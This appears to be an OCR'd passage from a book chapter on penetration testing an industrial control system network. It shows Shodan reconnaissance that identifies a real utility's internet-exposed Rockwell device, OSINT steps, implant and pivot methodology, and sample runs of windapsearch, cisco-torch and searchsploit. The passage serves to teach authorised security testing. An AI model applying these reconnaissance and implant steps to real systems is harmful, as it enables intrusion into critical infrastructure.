
The first two steps of the ICS penetration testing exercise are synonymous to the first phase of the ICS Cyber Kill Chain: we want to get into the target's industrial network. If we are lucky, this can be achieved via a shortcut such as an internet exposed industrial control system or device. We shall explore that avenue in the next section, *Shodan public subnet assessment*. Often, a shortcut is not available, or the engagement specifically want us to find a path through the enterprise network in addition to any other attack vectors. This is also the case with Company Z. They want us to find any avenue of attack, any threat vector and vulnerability we can leverage, to get into their industrial network, and that can interrupt production or steal sensitive data.

Let's start the pentest engagement with a Shodan search for any internet facing control systems.

Shodan public subnet assessment

Although we will not spend much time pentesting the enterprise environment in this chapter, I would like to walk you through the process of performing a Shodan assessment for your (target's) public IP address range. As a matter of fact, performing a Shodan assessment that reveals details for your publicly exposed systems is something that should be performed regularly, to verify that you are not accidentally exposing some internal system to the outside world, with all the consequences of doing so. Follow these steps to perform a Shodan assessment for your (company's) public IP address range:


1. First, we must find our public IP address range. For this, we must simply visit `https://ipinfo.io` from a client on the company network:


https://ipinfo.io
ipinfo.io
ABOUT
PRICING
DOCUMENTATION
LOGIN
SIGN UP
The Trusted Source for IP Address Data
With IPinfo, you can pinpoint your users' locations, customize their experiences, prevent fraud, ensure compliance, and so much more.
Fast • Accurate • Trusted by 100,000+ businesses and developers since 2013.
SIGN UP FOR FREE
CONTACT SALES
No credit card required.
Search any IP Address or AS Number...
Try: Your IP 8.8.4.4 AS15169

```
ip: "142.46.240.78"
city: "Simcoe"
region: "Ontario"
country: "CA"
loc: "42.8334,-80.2997"
postal: "N3Y"
timezone: "America/Toronto"
asn: Object
  asn: "AS19752"
  name: "Hydro One Telecom Inc."
  domain: "hydroonetelecom.com"
  route: "142.46.240.0/21"
  type: "isp"
company: Object
  name: "Brantford Hydro"
  domain: "brantford.ca"
```

Figure 17.7 – Looking up a public IP on IPinfo.io

2. The site will automatically display details about the (public) IP you are using to visit the site, with the most important part being the **Autonomous Sytem Number** (**ASN**) route detail:




```
{} asn: Object
    asn: "AS19752"
    name: "Hydro One Telecom Inc."
    domain: "hydroonetelecom.com"
    route: "142.46.240.0/21"
    type: "isp"
{} company: Object
    name: "Brantford Hydro"
    domain: "brantford.ca"
    type: "business"
{} abuse: Object
    address: "CA, ON, Brantford, 44 King Street Suite 206, N3T
  3C7"
    country: "CA"
    email: "jnagle@brantford.ca"
    name: "James Nagle"
```

Figure 17.8 – The public IP subnet range

3. The ASN route is the subnet that is assigned to your organization – the public IP address range that your organization owns. The IP address range in the preceding example is `142.46.240.0/21` (note that I chose a random IP address for this exercise, something that resulted in the information I needed for this exercise).

4. Armed with the public IP address range, let's navigate to `https://www.shodan.io` and run a search for `net:142.46.240.0/21` (note that you need a standard license to perform a network lookup). We will be presented with **262** results:



TOTAL RESULTS

262

TOP COUNTRIES

Canada	262

TOP SERVICES

HTTP	35
HTTPS	31
Munin	26
NTP	25
HTTPS (8443)	10

TOP ORGANIZATIONS

Brantford Hydro	261

TOP OPERATING SYSTEMS

Playstation 4	1

TOP PRODUCTS

TiVo To Go httpd	29
Apache httpd	20
Postfix smtpd	9
Netflix	4
lighttpd	4

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

142.46.240.17
home.nor-del.com
Brantford Hydro
Added on 2021-03-29 18:05:11 GMT
Canada, Simcoe

```
220 ProFTPD 1.3.3a Server (Debian) [::ffff:142.46.240.17]
530 Login incorrect.
214-The following commands are recognized (* =>'s unimplemented):
214-CWD     XCWD    CDUP    XCUP    SMNT*   QUIT    PORT    PASV
214-EPRT    EPSV    ALLO*   RNFR    RNTO    DELE    MDTM    RMD
214-XRMD    ...
```

142.46.240.5
speedtest.nor-del.com
Brantford Hydro
Added on 2021-03-29 11:08:31 GMT
Canada, Simcoe

```
HTTP/1.1 200 OK
Date: Mon, 29 Mar 2021 11:08:31 GMT
Server: Apache/2.4.38 (Debian)
Last-Modified: Mon, 07 Jan 2019 16:30:22 GMT
ETag: "29cd-57ee0becdc819"
Accept-Ranges: bytes
Content-Length: 10701
Content-Type: text/html


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "...
```

142.46.240.10
prov1.nor-del.com
Brantford Hydro
Added on 2021-03-29 18:07:16 GMT
Canada, Simcoe

```
2021-03-29 18:07:16
```

cPanel Login
142.46.240.28
vhost1.nor-del.com
Brantford Hydro
Added on 2021-03-29 18:23:23 GMT
Canada, Simcoe


SSL Certificate
Issued By:
|- Common Name: **cPanel, Inc.**
Certification Authority
|- Organization: **cPanel, Inc.**
Issued To:
|- Common Name: **vhost1.nor-del.com**

Supported SSL Versions
TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset="ut
Date: Mon, 29 Mar 2021 19:33:52 GMT
Cache-Control: no-cache, no-store, m
Pragma: no-cache
Set-Cookie: cprelogin=no; HttpOnly;
S...
```

Figure 17.9 – IP range lookup on Shodan

5. Most of these results will be for legitimate services that your company exposes to the internet. We want to start narrowing down the results to find any ICS systems that have been exposed. If, for example, we know we have Siemens equipment in our production facilities, we could search for `net:142.46.240.0/21 siemens`. In this case, this doesn't result in any findings:



No results found

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
Figure 17.10 – Searching for Siemens exposed systems

6. However, if we search for Rockwell with `net:142.46.240.0/21 rockwell`, we will see that there is a hit on a system for a `1761-NET-ENI/D` module that is directly attached to the internet:



New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

TOTAL RESULTS
1

TOP COUNTRIES

Canada	1

TOP ORGANIZATIONS

Brantford Hydro	1

TOP PRODUCTS


Rockwell Automation/Allen-Bradley	1

142.46.240.78
Brantford Hydro
Added on 2021-03-21 03:22:34 GMT
Canada, Simcoe
ics

```
Product name: 1761-NET-ENI/D
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x605cc0d8
Device type: Communications Adapter
Device IP: 192.168.0.200
```

Figure 17.11 – Searching for Rockwell exposed systems

7. We can bring up the result details for `142.46.240.78` and see that the device is exposing a web server and an Ethernet/IP service to the internet:



City	Simcoe
Country	Canada
Organization	Brantford Hydro
ISP	Hydro One Telecom Inc.
Last Update	2021-03-21T03:22:34.505131
ASN	AS19752

Web Technologies
Choices

Ports
80 44818

Services

80 tcp http

```
HTTP/1.1 200 OK
CONNECTION: close
CONTENT-LENGTH: 55840
P3P: CP=CAO PSA OUR
CONTENT-TYPE: text/html
```

44818 tcp ethernetip

Rockwell Automation/Allen-Bradley

```
Product name: 1761-NET-ENI/D
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x605cc0d8
Device type: Communications Adapter
Device IP: 192.168.0.200
```

Figure 17.12 – Exposed Rockwell system – details

> Note that at this point, all we need to do is direct RSLogix 500/5000 to connect to the public IP address to start interacting with the exposed device, or use a Python module such as `pylogix` (`https://github.com/dmroeder/pylogix`) to start attacking the system. Finding a system that's been exposed to the internet like this is pure luck for the attacker – there's no need to go through the enterprise network and pivot into the industrial network; we have found a shortcut that allows us to directly access the most vulnerable part of the ICS.

Needless to say, a discovery like this warrants some serious attention, so it should be addressed as soon as possible. Next, we are going to discuss using **open source intelligence** (**OSINT**) information to perform reconnaissance on our target.

OSINT gathering

Before we can attack the enterprise environment, we need to figure out where we should hit them. Using OSINT resources and tools, we want to identify the following details for the target:

- Public IP address range (`https://ipinfo.io`, WHOIS records, and so on)
- Potential usernames, email addresses, employee details, and so on (WHOIS and DNS records, Facebook, Twitter, stack overflow, LinkedIn, and so on)
- Technologies in use, such as the OS, applications, services, and so on (`https://www.shodan.io`, `https://censys.io/`, `https://builtwith.com/`, job postings, LinkedIn posts, support site posts, and so on)
- Any other data that might help with the upcoming activities

At the end of OSINT gathering, we should have a list of IP addresses that we can start scanning and probing.

Scanning public IP addresses

With the range of public IP addresses for the target at hand (verify the list with the customer or against the rules of engagement!), we can start probing the range for systems that are up and running (live) and open ports (services) on those systems. Unlike the red team exercise, we don't have to be gentle here. The objective of penetration testing is to find as many weaknesses as possible in the allotted time for the engagement. We can perform port scanning and probing activities as fast as the target systems can handle them.

At the end of this activity, we should have a list of live systems and open ports; that is, exposed services that we can start exploring for vulnerabilities.

Discovering vulnerabilities

Now that we know what systems and services are responding among the publicly IP addresses of the target, we can start detecting potential vulnerabilities. Automated vulnerability scanning tools such as Nessus, Qualys, and Rapid7 should be our main means of detecting vulnerabilities. We don't need to be concerned about stealth, and using an automated solution often allows for better discovery of vulnerabilities. Depending on the situation, we could decide to perform some manual vulnerability assessments of any web applications that the target owns (and are in scope).

At the end of the vulnerability discovery step, we should have a list of potential systems/ services we can attack with the hopes of exploiting them and giving us access to the target enterprise network.

Compromising the enterprise network – establishing an initial foothold

Since penetration testing aims to find as many vulnerabilities as possible for a target and verify these vulnerabilities are exploitable, we should try and exploit every vulnerability that was uncovered in the previous step. It is imperative to keep detailed notes, logs, and details about the way we go about exploiting the vulnerabilities, as this will help the target address these findings.

Once we are in the enterprise network, we can decide to leave a persistent backdoor into the enterprise network by means of a command and control implant for some other payload. This allows us to seamlessly connect back in.

Note that if no exploitable vulnerabilities were found that allow us to gain an initial foothold, we might have to work with the customer to provide a foothold as to allow us to continue with the next step in the penetration testing engagement. For our engagement with Company Z, this wouldn't be an issue as from this point forward, we will be using the test environment we are building to perform the penetration testing activities.

Pentest engagement step 2 – pivoting into the industrial environment

At this point, we've got our initial foothold into the target network. Now, it's time to work toward the objective of the first phase of the ICS attack: getting into the industrial network. Again, we will not be spending too much time covering this step in this chapter as we dedicated quite a few pages to the subject in *Chapter 16*, *Red Team/Blue Team Exercises*.

Scanning and probing for information and vulnerabilities

The first thing we want to do after getting a (persistent) backdoor into the enterprise network is start scanning and probing the enterprise network for information (clues) on where the best pivot point into the industrial network could be. We are interested in computer names, logged in users, and other bits of information that can tell us a potential next target to compromise. This will put us in the position to pivot into the industrial environment. Tools that can be useful at this point include the following:

- Nmap: `https://nmap.org/`
- Nessus: `https://www.tenable.com/products/nessus`
- PowerShell:


  - Empire (no longer actively being developed): `https://www.powershellempire.com/`

  - PoshC2: `https://poshc2.readthedocs.io/en/latest/`

  - PowerSploit (no longer actively being developed): `https://github.com/PowerShellMafia/PowerSploit`

  - Nishang: `https://github.com/samratashok/nishang`
- Windapsearch: `https://github.com/ropnop/windapsearch`

The following is a quick example of using Windapsearch to find all the domain computers using a non-privileged user account:



```
┌──(pac㉿kali-001)-[~/workdir/tools/go-windapsearch]
└─$ windapsearch -d 172.25.100.100 -u user@ot-domain -p Password1  -m computers
dn: CN=WORKSTATION10,CN=Computers,DC=OT-Domain,DC=local
cn: WORKSTATION10
operatingSystem: Windows 10 Pro
operatingSystemVersion: 10.0 (15063)
dNSHostName: WORKSTATION10.OT-Domain.local

dn: CN=WORKSTATION1,CN=Computers,DC=OT-Domain,DC=local
cn: WORKSTATION1
operatingSystem: Windows 10 Pro
operatingSystemVersion: 10.0 (18362)
dNSHostName: Workstation1.OT-Domain.local

dn: CN=OT-DC1,OU=Domain Controllers,DC=OT-Domain,DC=local
cn: OT-DC1
operatingSystem: Windows Server 2016 Standard
operatingSystemVersion: 10.0 (14393)
dNSHostName: OT-DC1.OT-Domain.local

dn: CN=FT-DIR1,CN=Computers,DC=OT-Domain,DC=local
cn: FT-DIR1
operatingSystem: Windows Server 2016 Standard
operatingSystemVersion: 10.0 (14393)
dNSHostName: FT-DIR1.OT-Domain.local

dn: CN=FT-DIR2,CN=Computers,DC=OT-Domain,DC=local
cn: FT-DIR2
operatingSystem: Windows Server 2016 Standard
operatingSystemVersion: 10.0 (14393)
dNSHostName: FT-DIR2.OT-Domain.local

dn: CN=WORKSTATION2,CN=Computers,DC=OT-Domain,DC=local
cn: WORKSTATION2
operatingSystem: Windows 7 Professional
operatingSystemVersion: 6.1 (7601)
operatingSystemServicePack: Service Pack 1
dNSHostName: WORKSTATION2.OT-Domain.local

dn: CN=WORKSTATION12,CN=Computers,DC=OT-Domain,DC=local
cn: WORKSTATION12
operatingSystem: Windows 8.1 Pro
operatingSystemVersion: 6.3 (9600)
dNSHostName: Workstation12.OT-Domain.local
```

Figure 17.13 – Windapsearch in action

The same can be done for domain users, DNS names, groups, domain admins, and so on.

Once we've found a target system that will suit our needs, we can compromise it and move into position.

Laterally moving into the pivot system

Now, it's time to compromise the system we identified. It will probably allow us to pivot into the industrial network. There are various ways to accomplish this, such as by using exploitation tools/frameworks or leveraging **living off the land** tools (PowerShell, WMI, and so on), or even using social engineering tricks.

Tools that can be useful at this point include the following:

- Kerbrute: `https://github.com/ropnop/kerbrute`
- Responder: `https://github.com/SpiderLabs/Responder`
- Metasploit: `https://www.metasploit.com/`
- CrackMapExec: `https://github.com/byt3bl33d3r/CrackMapExec`
- The Social-Engineer Toolkit: `https://github.com/trustedsec/social-engineer-toolkit`
- PoshC2 or Empire (or other command and control frameworks)

Since we are performing a penetration test and stealth or aggressiveness are no limiting factors, we can go all out here. Once we are in place for the pivot, we can set up the implant in the industrial environment.

Setting up a persistent pivot implant in the industrial network

Once we are on a system that allows us to connect from the enterprise to the industrial network, we can use existing permissions (stored credentials) from that system to interact with a system on the industrial network, and then deploy an implant/backdoor. This allows us to directly access the industrial environment that's been brokered/tunneled through the enterprise pivot system. If existing privileges are not present or don't work, we could try to use the pivot system to attack systems on the industrial network.

Note that if we can't find a pivot system, compromise the pivot system, or inject a backdoor/implant into the industrial network, we may wish to have the customer provide that type of access to keep the pentest activities going. In our case, since we have built a testbed for the pentest engagement, we can provide that type of access ourselves.

Next, we are going to attack the industrial environment to see what we can stir up in terms of vulnerabilities.

Pentest engagement step 3 – attacking the industrial environment

At this point, we have a (persistent) foothold into the industrial network of Company Z. We successfully compromised the **IND-Server1** (see *Figure 17.6*), which is used for remote desktop virtual host sessions by the engineers of Company Z. We set up a tunnel from a Kali Linux machine to this compromised IND-Server1 so that we have free reign over attacking the industrial systems and devices.

We will start with interrogating the network equipment. Note that from this point on, we will be strictly performing our scanning, probing, and attacks on the testbed we built for this pentest engagement.

Testing the network


The first area we will be concentrating on is the switching and routing gear present in the industrial network.

Scanning switching and routing

Scanning switching and routing gear isn't much different from scanning workstations and servers. Tools such as Nmap and Nessus have a variety of plugins and scripts for interrogating networking equipment.

Using Nessus

The following is the output from an advanced Nessus scan that's been performed on the two industrial switches (`172.25.100.253,254`):



Advanced ICS Network Scan / 172.25.100.253

Vulnerabilities 19

19 Vulnerabilities

Sev	Name	Family	Count
MIXED	10 SSL (Multiple Issues)	General	10
MIXED	2 IETF Md5 (Multiple Issues)	General	2
MEDIUM	TLS Version 1.0 Protocol Detection	Service detection	1
LOW	SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)	Misc.	1
LOW	Web Server Uses Basic Authentication Without HTTPS	Web Servers	1
INFO	2 HTTP (Multiple Issues)	Web Servers	4
INFO	Service Detection	Service detection	3
INFO	Embedded Web Server Detection	Web Servers	2
INFO	Nessus SYN scanner	Port scanners	2

Figure 17.14 – Nessus scan result for the IND switch

We can use this information to find exploits for the switches on online vulnerability and exploit databases.

There are many more tools that can find information about specific devices/brands; it helps tailor your pentest toolkit to the job at hand. For example, the next section will introduce a handy tool for getting information out of Cisco Networks called Cisco Torch.

Using Cisco Torch

If we are dealing with Cisco environments, a tool that helps identify and characterize Cisco gear is `cisco-torch`. The tool doesn't come preinstalled with Kali Linux but can easily be added with the following command:


```
sudo apt install cisco-torch
```

Here is an example run of the tool:

```
cisco-torch -A 172.25.100.254
Using config file torch.conf...
Loading include and plugin ...
#   Cisco Torch Mass Scanner                        #
```

```
List of targets contains 1 host(s)
8853:   Checking 172.25.100.254 ...
…
* Cisco by SNMP found ***
*System Description: Cisco Internetwork OS Software
IOS (tm) IES 2000 Software Version 15.2(4), RELEASE SOFTWARE
(EA7)
…
Cisco-IOS Webserver found
 HTTP/1.1 401 Unauthorized
Date: Tue, 13 Apr 2020 00:57:07 GMT
Server: cisco-IES
Accept-Ranges: none
WWW-Authenticate: Basic realm="level_15_access"
…
401 Unauthorized
…
```

As you can see, `cisco-torch` can gather some relevant data on the network device we pointed it at. We can take that information and look up any exiting exploits:



```
┌──(pac㉿KVM0101011)-[~]
└─$ searchsploit ios 15.2
------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                             |  Path
------------------------------------------------------------------------------------------- ---------------------------
Cisco IOS 12.2 < 12.4 / 15.0 < 15.6 - Security Association Negotiation Request Device Memory | hardware/remote/43383.py
------------------------------------------------------------------------------------------- ---------------------------
